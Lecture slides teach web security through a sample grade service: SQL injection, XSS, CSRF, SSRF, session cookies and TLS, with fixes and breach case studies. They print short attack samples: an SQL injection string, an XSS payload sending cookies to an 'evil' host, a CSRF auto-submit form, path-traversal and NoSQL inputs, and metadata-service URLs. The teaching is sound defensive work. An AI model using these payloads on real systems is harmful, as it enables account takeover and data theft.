The Most Exposed Program You Will Write
- A web application is a program that runs arbitrary input from strangers, all day, with no gate in front of it
- Everything the client sends is under the client's control
- Path, query, headers, cookies, body — all of it
- Including fields your own form generated. The browser is not part of your system
- Client-side validation is a usability feature. It is not a control, because the attacker does not use your form
Lecture 5 ended with data crossing into control on one host. Here the data comes from every stranger on the internet. And lecture 4's grade service still sends its password with every request: this lecture gives it a database, a session and HTTPS.
Two Different Victims
- Server-side attacks target your machine — the database, the files, the internal network
- Client-side attacks target
your users, through their browser's trust in your
origin: scheme, host and port, as in
https://grades.example - The second is easy to under-weight: nothing on your server is damaged. Your users were still robbed, and it is still your bug
- The browser's same-origin policy: a page from one origin cannot read another origin's responses. It can still send requests to it — keep that for CSRF
Two Victims, Drawn

The top branch breaks your server. The bottom one breaks nothing on it.
The Golden Rule
Never mix data with code.
- Nearly every vulnerability in this lecture is one bug: data supplied by
a user is parsed as instructions by some interpreter
- SQL injection — data becomes part of a query
- XSS — data becomes part of an HTML document
- Command injection — data becomes part of a shell command
- Lecture 5 met the same bug in C: a name became a privilege flag because nothing separated the two
- The fix always has the same shape: keep them apart. Not "sanitize harder"
SQL Injection
The grade service moves into SQLite and gets one new handler: a student reads their own grade in one course. It builds the query by concatenation:
	course := r.FormValue("course")
	query := "SELECT student, course, grade FROM grades" +
		" WHERE student = '" + user + "' AND course = '" + course + "'"
	rows, err := db.Query(query)
user comes from the login, so it is safe.
What happens when course is
x' OR '1'='1?
One Student, Every Grade
$ curl -u 4001:tulip-river-42 'localhost:8080/grades?course=IS'
4001 IS 12
$ curl -u 4001:tulip-river-42 -G localhost:8080/grades \
       --data-urlencode "course=x' OR '1'='1"
4001 IS 12
4002 IS 17
4001 IE 15
4002 IE 19
- A real student, a real password, and every grade in every course
- The ownership check —
student = '4001'— was in the query. The input removed it
The Query the Database Sees

The database behaved correctly. By the time it sees the string, nothing records which characters came from you.
Prepared Statements
	rows, err := db.Query("SELECT student, course, grade FROM grades"+
		" WHERE student = ? AND course = ?", user, course)
- The query is parsed once, with holes in it. The values are bound separately, after parsing
- The value can never become SQL, whatever characters it contains, so there is nothing left to escape
- This is structural separation, not clever quoting. That distinction is the whole lesson
- It also stops being your judgement call, which is why it holds up over years of maintenance
The Same Request, Prepared
$ curl -u 4001:tulip-river-42 'localhost:8080/grades?course=IS'
4001 IS 12
$ curl -u 4001:tulip-river-42 -G localhost:8080/grades \
       --data-urlencode "course=x' OR '1'='1"
- The second request returns nothing: no
course is called
x' OR '1'='1. The value was compared, not parsed - Two lines changed. Nothing was escaped, filtered or sanitized
In the Wild: TalkTalk, 2015
- October 2015: an attacker reads the personal details of 156,959 TalkTalk customers, and bank details for 15,656 of them
- The way in was SQL injection, the v1 bug, into three old web pages that came with the 2009 purchase of Tiscali's UK business
- The same pages had been injected twice that summer, and nobody was watching them. The database software also lacked a fix released three and a half years earlier
- Prepared statements on those pages, or deleting them, would have stopped it. The UK ICO fined TalkTalk £400,000, its largest fine at the time
You cannot prepare the queries of a page you forgot you run.
Source: UK ICO, TalkTalk cyber attack: how the ICO investigation unfolded
The Same Bug, Other Interpreters
- Command injection — input reaching
sh -c. Pass an argument vector, never a string - Path traversal — a filename containing
../../etc/passwd. Resolve, then check the result is still under the root - NoSQL injection — a JSON body that
deserializes into a query object, e.g.
{"password": {"$ne": null}} - Template injection — user input rendered as a template, which usually means arbitrary code
- Deserialization — reconstructing objects from untrusted bytes. Some formats can invoke code while parsing
In the Wild: Equifax, 2017
- 7 March 2017: Apache Struts discloses CVE-2017-5638. A crafted
Content-Typeheader is evaluated as an OGNL expression — Struts' own expression language — and runs commands on the server - A header the client controls became code, in an interpreter the
developers never thought of as one. The same bug as
course, one framework down - Equifax's internet-facing dispute portal ran that Struts and was not patched. From 13 May the attackers were inside for 76 days
- A file of unencrypted passwords took them on to other databases: about 148 million people's records
- Stopped by: the 48-hour patch Equifax's own security team had asked for, and lecture 1's least privilege behind it
Source: US House Committee on Oversight, The Equifax Data Breach (2018)
Broken Access Control
OWASP's number one since 2021, and it needs no injection at all — just a changed number.
GET /api/invoices/1041     → your invoice
GET /api/invoices/1042     → someone else's invoice
- The user is logged in. Nobody checked whether this user owns that object
- Hiding the link does nothing — the endpoint is still there. So does using a UUID, which only makes it harder to guess
- The check belongs in the query:
WHERE id = ? AND owner_id = ?. Then forgetting it returns nothing instead of returning someone's data. The grade service did this — and injection deleted it, so it needs both fixes
In the Wild: Optus, 2022
- September 2022: records of about 9.5 million current and former customers of Optus, an Australian telco, are taken through a customer-data API
- The regulator, ACMA, alleges a 2018 coding error left the API's
access control not working. Optus fixed it
on the main domain in 2021 — not on
api.www.optus.com.au - No injection: ACMA calls the attack "a simple process of trial and error". The endpoint nobody linked to was still there
- The fix is the previous slide's: check ownership on every endpoint, in the query, including the ones you have forgotten
Source: CSO Online, Optus breach occurred due to a coding error, alleges ACMA (2024)
Server-Side Request Forgery
- Your server fetches a URL the user supplied — a webhook, a thumbnail, a PDF importer
- The attacker points it inward, and your
server is already inside the firewall
http://169.254.169.254/— the cloud metadata service, and often the credentials with ithttp://localhost:6379/— the admin port with no auth
- Defences: an allow-list of destinations, resolve the name and check the address before connecting, and give the fetcher its own network path with no route inside
- Blocking on the string is not enough — DNS can resolve a public name to a private address, and can answer differently the second time
In the Wild: Capital One, 2019

- The fetcher was a firewall, and the inward target was the metadata address on the previous slide. The role it handed out could read far more than a firewall needs
- Stopped by: no route from the fetcher to
169.254.169.254, and a role that does only its job. AWS later added IMDSv2, which a simple relayed request cannot use
Sources: KrebsOnSecurity, What we can learn from the Capital One hack; Capital One, 2019 cyber incident
HTTP Has No Memory
- Every request stands alone. The protocol has no idea the last one came from the same person
- So we check the password once, and hand out a session identifier the browser returns automatically
- Which makes that identifier as good as the password, for as long as it lives
- Lecture 4's grade service did the opposite: the password itself, on every request
Guessing the Session
### three logins against a hand-rolled generator ###
Set-Cookie: session=sess-1; Path=/
Set-Cookie: session=sess-2; Path=/
Set-Cookie: session=sess-3; Path=/

### three logins against crypto/rand ###
Set-Cookie: session=o2d9gnBGHyvvd0vFCQYvVA; Path=/; HttpOnly; Secure; SameSite=Lax
Set-Cookie: session=YDmu9RDLwkgzBI8l3LxmWA; Path=/; HttpOnly; Secure; SameSite=Lax
Set-Cookie: session=1nEDix88iEUq4gQ16crT6A; Path=/; HttpOnly; Secure; SameSite=Lax
- Log in once as yourself, get
sess-4, and now trysess-3 - A session identifier needs 128 bits from a CSPRNG. Not a counter, not a timestamp, not a hash of the username
Attacks on Sessions
- Hijacking — steal the identifier by sniffing, by injected script (XSS, next section), or from a log file that recorded the URL
- Fixation — the attacker plants a session
identifier before you log in and waits for you to authenticate
it
- Fix in one line: issue a new identifier at login, and again at any privilege change
- Never in the URL. URLs end up in browser
history, server logs, and the
Refererheader sent to other sites - Expire them — idle timeout and an absolute lifetime, both
The Cookie Attributes
| HttpOnly | Script on the page cannot read it — XSS, next section, cannot simply steal it |
| Secure | Sent over HTTPS only — never in the clear, not even once |
| SameSite | Not attached to requests another site starts — the CSRF defence, next section |
| Path / Domain | Narrow the scope. Do not widen it to the parent domain casually |
| __Host- prefix | The browser enforces Secure, no Domain, and Path=/ — a subdomain cannot overwrite it |
HttpOnly blocks script access. It does nothing about
the network — that is what Secure is for.
In the Wild: Firesheep, 2010
- October 2010: Eric Butler releases Firesheep, a Firefox extension. On open wifi it lists the people around you who are logged in to popular sites. Double-click one, and you are them
- Those sites encrypted the login, then sent the session cookie over plain HTTP on every request after it
- Nothing was cracked. The identifier was as good as the password, and it crossed the room in the clear: hijacking by sniffing
- Missing:
Secure, and HTTPS for the whole session, not just the login form. The grade service's cookie is about to beSecure; HTTPS is the last section
Source: Eric Butler, Firesheep (2010)
The Grade Service Gets a Session
// POST /login checks the password once and hands out a session
func newSession(w http.ResponseWriter, r *http.Request) {
	name, pass := r.FormValue("name"), r.FormValue("password")
	err := bcrypt.CompareHashAndPassword([]byte(users[name]), []byte(pass))
	if err != nil {
		log.Printf("FAILED login as %q", name) // the name, never the password
		http.Error(w, "login first", http.StatusUnauthorized)
		return
	}
	id := rand.Text() // at least 128 bits from the OS, new at every login
	sessions.Store(id, name)
	http.SetCookie(w, &http.Cookie{Name: "__Host-session", Value: id, Path: "/",
		HttpOnly: true, Secure: true, SameSite: http.SameSiteLaxMode})
	fmt.Fprintf(w, "hello %s\n", name)
}
login now looks the cookie up in sessions; the
role check from lecture 1 is unchanged.
Log In Once, Then Only the Cookie
$ curl -c cookies.txt -D - -d name=parham \
       -d 'password=correct horse battery staple' localhost:8080/login
HTTP/1.1 200 OK
Set-Cookie: __Host-session=ZPZEYLRFJ3QRO2ZSQBGLV33BOF; Path=/; HttpOnly; Secure; SameSite=Lax
Date: Wed, 14 Oct 2026 07:59:04 GMT
Content-Length: 13
Content-Type: text/plain; charset=utf-8

hello parham
$ curl -b cookies.txt -d 'id=4002&grade=18' localhost:8080/grade
4002 is now 18
- Every attribute from the table, on one header — and a new identifier at every login, which is the fixation fix
- curl treats
localhostas a secure origin, soSecureworks here without TLS. Anywhere else it needs HTTPS — the last section
Logging Out Is a Server-Side Delete
- Clearing the cookie asks the browser to forget. It does nothing to a copy the attacker already has
- Log out by deleting the session from the store. Then the stolen identifier refers to nothing
- A JWT — a signed token that carries the user's name itself — cannot be deleted: nothing is consulted, so it is valid until it expires. Revoking one needs a deny-list, which is a session store again
- And a JWT is signed, not encrypted. Anyone can read the payload; do not put secrets in it
Log Out, Then Replay
$ cp cookies.txt stolen.txt
$ curl -b cookies.txt -c cookies.txt -X POST localhost:8080/logout
$ curl -b stolen.txt -d 'id=4002&grade=20' localhost:8080/grade
login first
$ cat server.log
2026/10/14 09:59:04 grade 4002=18 by parham
- The copy in
stolen.txtstill holds the identifier. The server deleted what it pointed to, so it is worth nothing - The replay is not in the log: an unknown session is not a failed password. Should it be? That is lecture 4's audit question
The browser now sends this cookie on every request to the grade service — including requests that another site starts.
Cross-Site Scripting
The Golden Rule again, in the user's browser: the interpreter is the browser, and the injected code is JavaScript running on your origin, next to the session.
// a comment box that renders whatever was posted
element.innerHTML = "<p>" + comment + "</p>";
A comment of
<img src=x onerror="fetch('//evil/'+document.cookie)">
now runs in every visitor's session.
Three Kinds

- Stored is the worst: it needs no lure. And script on your origin is your user — it can read the page, submit forms, and call any authenticated endpoint
- Which is why XSS defeats CSRF tokens — the script simply reads the token first
In the Wild: Samy, MySpace, 2005
- October 2005: Samy Kamkar hides script in his MySpace profile. Viewing it adds "samy is my hero" to your profile, befriends him — and copies the script into your profile too
- Stored XSS, the top row of the drawing: no lure, just a visit. Over one million users in under 20 hours
- MySpace stripped words such as
javascriptandinnerHTML. The worm wrotejava, a line break,script, and built the rest witheval - A friend request needed a random token. The worm fetched the page and read it first — exactly the previous slide's point
A filter of bad words loses to string concatenation.
Source: Samy Kamkar, Technical explanation of the MySpace worm
Stopping It
- Encode on output, for the context you are writing into. HTML body, attribute, JavaScript and URL each need different escaping
- Use the API that cannot execute —
textContent, neverinnerHTML. A modern framework does this by default, and the danger is the escape hatch (dangerouslySetInnerHTML,v-html) - Content Security Policy — tell the browser which script sources are legitimate. A second layer, for when the first one has a hole
- Sanitize HTML with a library if you must accept it. Your regular expression will be bypassed
In the Wild: British Airways, 2018

- For 15 days, each card typed into the payment page was also sent to
BAways.com: card and CVV for about 244,000 customers. UK ICO fine: £20 million - No encoding bug to fix — the script was BA's own. A CSP that lists where the page may send data is the second layer that refuses it
Cross-Site Request Forgery
- The browser attaches your cookies to every request to a site — including requests made by a different site
- So a page on
evil.examplecan submit a form to your bank, and the browser will authenticate it for the attacker
<form action="https://bank.example/transfer" method="POST">
  <input name="to"     value="attacker">
  <input name="amount" value="1000">
</form>
<script>document.forms[0].submit()</script>
The attacker never sees the response. They do not need to — the transfer already happened.
CSRF on the Grade Service, Drawn

Drawn without SameSite. Every check passes: the request
really carries the instructor's session — only the intent is forged.
Stopping CSRF

- SameSite cookies — the browser will not
attach the cookie to a cross-site request. Chromium treats a cookie with
no attribute as
Lax; not every browser does, so set it yourself - CSRF token — a per-session random value in the form, checked on the server. The attacker's page cannot read it, because the same-origin policy stops them
- Re-authenticate for operations that really matter
- And the precondition for all of it: a
GET must never change state. If it does,
an
<img>tag is an attack
SameSite, Drawn
The Rest of the Client Side
- Clickjacking — your page in an invisible
iframe over the attacker's buttons. Fix:
frame-ancestorsin CSP - Open redirect —
?next=pointing anywhere. Turns your domain into a credible phishing link. Allow-list the destinations - Supply chain — a script tag pointing at someone else's CDN is that party executing code on your origin, forever. Pin it with Subresource Integrity, or host it yourself
- Dependencies — the average application is mostly other people's code. Lock the versions, scan them, and update deliberately
Every defence so far assumes nobody reads the cookie on its way. On the lab wifi, somebody does.
What TLS Actually Gives You
The grade service still sends the password, then the cookie, in the clear. TLS gives the channel three things:
- Confidentiality — the network cannot read it
- Integrity — the network cannot change it undetected
- Server authentication — you are talking to the name in the URL
Note what is not on the list:
- It says nothing about whether the server is trustworthy or its code is correct. A phishing site can have a perfect certificate
- Client authentication is optional and rarely used on the public web
The Handshake, Briefly

Fresh key shares every time — Diffie–Hellman from lecture 3 — so a recording is useless later. TLS 1.3 also removed every legacy cipher.
A Certificate the Client Will Not Accept
$ openssl req -x509 -newkey rsa:2048 -nodes -keyout key.pem \
      -out cert.pem -days 1 -subj "/CN=lecture.local"

$ openssl x509 -in cert.pem -noout -subject -issuer
  subject=CN=lecture.local
  issuer=CN=lecture.local        <-- it signed itself

$ openssl s_client -connect 127.0.0.1:8443 -verify_return_error
verify error:num=18:self-signed certificate
Verification error: self-signed certificate
The cryptography is perfect. The trust is missing — nothing vouches for the name.
The Same Handshake, Checking Turned Off
New, TLSv1.3, Cipher is TLS_AES_256_GCM_SHA384
Protocol: TLSv1.3
Server public key is 2048 bit
Peer signature type: rsa_pss_rsae_sha256
Verification error: self-signed certificate
- TLS 1.3, AES-256-GCM, RSA-PSS — every primitive from lecture 3, doing exactly its job
- And the connection is worthless, because an encrypted channel to an unverified party is a channel to the attacker
- This is why
InsecureSkipVerifyandcurl -kin production code are a finding, not a convenience
In the Wild: Superfish, Lenovo, 2015
- Some Lenovo laptops shipped with Superfish adware. To put ads into HTTPS pages, it installed its own trusted root CA and decrypted and re-encrypted all browser traffic
- That root was the same on every machine, and its private key could easily be recovered from the software
- So anyone on the café wifi could make a certificate for any bank that those laptops would accept, with no browser warning
- The handshake was perfect. What broke was the step before it: whom the client trusts to vouch for a name
Source: US-CERT Alert TA15-051A, Lenovo Superfish adware vulnerable to HTTPS spoofing
The Grade Service, Over HTTPS
log.Fatal(http.ListenAndServeTLS("localhost:8080", "cert.pem", "key.pem", nil))
$ openssl req -x509 -newkey ec -pkeyopt ec_paramgen_curve:P-256 \
       -nodes -keyout key.pem -out cert.pem -days 1 \
       -subj /CN=localhost -addext subjectAltName=DNS:localhost
-----
$ curl -d name=parham -d 'password=correct horse battery staple' \
       http://localhost:8080/login
Client sent an HTTP request to an HTTPS server.
$ curl --cacert cert.pem -d name=parham \
       -d 'password=correct horse battery staple' https://localhost:8080/login
hello parham
--cacerttrusts this one certificate, for this one name.-kwould also connect — to anyone- Lecture 4's password now crosses inside the tunnel. Lecture 1's wifi reader sees a hostname and some sizes
Getting HTTPS Right
- HTTPS everywhere, and redirect HTTP to it — but the redirect itself travels in the clear
- HSTS closes that gap: the browser remembers to use HTTPS and refuses to be talked down. Preloading removes even the first visit
- No mixed content. One
http://script on an HTTPS page hands the whole page back to the network - Automate renewal. Certificates now last weeks, not years, and an expired certificate is an outage
- Modern configuration: TLS 1.2 and 1.3 only, and let the library choose
Check Yourself
- In the v1 query,
userandcourseare both concatenated. Why is onlycoursea hole — and why is the fix not better escaping? - The grade service's cookie is
HttpOnly. Can an XSS bug on its origin still change a grade? - The CSRF form from
evil.exampleposts a grade change. Which attribute stops it, and what must be true of everyGET? curl -kconnects with AES-256-GCM. Why is that connection still worthless?
Where This Leaves Us
- Every server-side bug here was data becoming code. Keep the two apart — prepared statements, not better escaping
- After login, the session cookie is the password. Make it
random,
HttpOnly,SecureandSameSite, and delete it on the server at logout - TLS protects the channel, never the endpoints. The grade service now has all three fixes — and still trusts the network it runs on
Next: the layer underneath — what the network itself can be made to do, and how zoning, firewalls and VPNs draw the boundaries.